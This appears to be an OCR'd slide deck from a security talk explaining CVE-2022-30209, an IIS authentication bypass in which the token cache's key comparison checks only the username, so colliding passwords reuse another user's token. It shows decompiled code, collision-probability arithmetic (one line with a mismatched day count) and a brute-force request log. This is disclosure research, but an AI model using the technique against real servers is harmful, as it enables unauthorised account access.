
`http://orange.local/hello.aspx?id=Orange`

IIS Authentication Bypass

CVE-2022-30209

For a Protected Area




DI1D8XF4
T9433W0N
R04K85R8
OR7SHSQM
4IDF7LAU
T9ILKRJO
DIO376UC
29WM5WPU
XRXNHYS8
I0XVSRY7
4J4F29DY
BA55FF5B
VJ5QUDCJ
XS9B66QE
I1BICTG1
All Passwords are Valid
2AWCRJ5Z
I212PEZ3
XT2A3HD6
MK4CSS3L
OT844EAG
92D4O9UT
FTM3BRCO
FTNJ0N3Q
4KT30N6F
92TWJEJM
OU131W48
KC4U2MRT
VL62A63D
93DWE2MQ
OUFLIRN9
MLK1OC5L
VLKKY1ME
2CONWY0F
03R2ZXJM
AND MORE

You might be thinking...

- What's the root cause?
- How do I get those passwords?
- What kind of scenarios are vulnerable?

The login result cache...?

- Logon is an expensive operation so... Let's cache it!
  - IIS by default cache windows security tokens for password-based authentications such as Basic Auth or Client-Certificate Auth...
  - A scavenger deletes unused records every 15 minutes :(
  - Use LKRHash Table

Initializing a LKRHash Table

```
CLKRHashTable::CLKRHashTable(
    this,
    "TOKEN_CACHE",    // An identifier for debugging
    pfnExtractKey,    // Extract key from record
    pfnCalcKeyHash,   // Calculate hash signature of key
    pfnEqualKeys,     // Compare two keys
    pfnAddRefRecord, // AddRef in FindKey, etc
    4.0,              // Bound on the average chain length.
    1,                // Initial size of hash table.
    0,                // Number of subordinate hash tables.
    0                 // Allow multiple identical keys?
);
```


fnCalcKeyHash for Token Cache

```
1  DWORD pfnCalcKeyHash(wchar_t *Username, wchar_t *Password) {
2      DWORD i = 0, j = 0;
3
4      for (  ;  *Username;  ++Username)
5          i = i * 101 + *Username;
6
7      for (  ;  *Password;  ++Password)
8          j = j * 101 + *Password;
9
10     return i ^ j;
11 }
```

fnEqualKeys for Token Cache

```
1  DWORD pfnEqualKeys(TokenKey *this, TokenKey *that) {
2
3      if ( this->LoginMethod != that->GetLogonMethod() ||
4           strcmp(this->Username, that->GetUserName()) ||
5           strcmp(this->Username, that->GetUserName()) ) {
6          return KEY_MISMATCH;
7      }
8
9      return KEY_MATCH;
10 }
```

Why did it compare the username twice?



```
1  DWORD pfnEqualKeys(TokenKey *this, TokenKey *that) {
2
3      if ( this->LoginMethod != that->GetLogonMethod() ||
4           strcmp(this->Username, that->GetUserName()) ||
5           strcmp(this->Username, that->GetUserName()) ) {
6          return KEY_MISMATCH;
7      }
8
9      return KEY_MATCH;
10 }
```


FAIL

pfnCalcKeyHash vs. pfnEqualKeys

Username and Password are involved

Only Username is involved...

You can reuse another logged-in token with random passwords

1. Every password has the success rate of $1/2^{32}$
2. Unlimited attempts during the 15-minutes time window.

Winning the Lottery

1. Increase the odds of the collision!
2. Exploit without user interaction - Regain the initiative!
3. Defeat the 15-minutes time window!

1. Increase the Probability

- 4.2 billions hashes under the key space of a 32-Bit Integer
  - LKRHash Table uses LCGs to scramble the result
  - The LCG is not one-to-one mapping under the key space of a 32-bit integer

```
DWORD CLKRHashTable::_CalcKeyHash(IHttpCacheKey *key) {
    DWORD dwHash = this->pfnCalcKeyHash(key)
    return ((dwHash * 1103515245 + 12345) >> 16)
                | ((dwHash * 69069 + 1) & 0xffff0000);
}
```


13% of Success Rate


13% of Key Space

by pre-computing the password

2. Regain the Initiative

- The "Connect As" feature is commonly used in Virtual Hosting or Web Hosting






IIS auto-logon the user you specify while spawning a new process

Experiment Run!

- Windows Server is able to handle about 1,800 logins per-second
  - Running for all day - $(1800 \times 86400) \div (2^{32} \times (1 - 0.13)) = 4.2\%$



The odds are already higher than an SSR (Superior Super Rare) in Gacha Games...

Experiment Run!

- Windows Server is able to handle about 1,800 logins per-second
  - Running for all day - $(1800 \times 86400) \div (2^{32} \times (1 - 0.13)) = 4.2\%$
  - Running for 5 days - $(1800 \times 86400 \times 5) \div (2^{32} \times (1 - 0.13)) = 20.8\%$
  - Running for 12 days - $(1800 \times 86400 \times 10) \div (2^{32} \times (1 - 0.13)) = 49.9\%$
  - Running for 24 days - $(1800 \times 86400 \times 24) \div (2^{32} \times (1 - 0.13)) = 100\%$

orange@work2: ~ [84x22]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
[Sat Jun 18 22:35:57 UTC 2022] - Total = 656552168 , Reqs/s = 1801.993
[Sat Jun 18 22:45:57 UTC 2022] - Total = 657645277 , Reqs/s = 1821.848
[Sat Jun 18 22:55:57 UTC 2022] - Total = 658739553 , Reqs/s = 1823.793
[Sat Jun 18 23:05:58 UTC 2022] - Total = 659833886 , Reqs/s = 1823.887
[Sat Jun 18 23:15:58 UTC 2022] - Total = 660923387 , Reqs/s = 1815.835
[Sat Jun 18 23:25:58 UTC 2022] - Total = 662019278 , Reqs/s = 1826.485
[Sat Jun 18 23:35:58 UTC 2022] - Total = 663113853 , Reqs/s = 1824.292
[Sat Jun 18 23:45:59 UTC 2022] - Total = 664195881 , Reqs/s = 1803.380
[Sat Jun 18 23:55:59 UTC 2022] - Total = 665275497 , Reqs/s = 1799.360
[Sun Jun 19 00:05:59 UTC 2022] - Total = 666357973 , Reqs/s = 1804.127
[Sun Jun 19 00:15:59 UTC 2022] - Total = 667443022 , Reqs/s = 1808.415
[Sun Jun 19 00:26:00 UTC 2022] - Total = 668497993 , Reqs/s = 1758.285
[Sun Jun 19 00:36:00 UTC 2022] - Total = 669571241 , Reqs/s = 1788.747
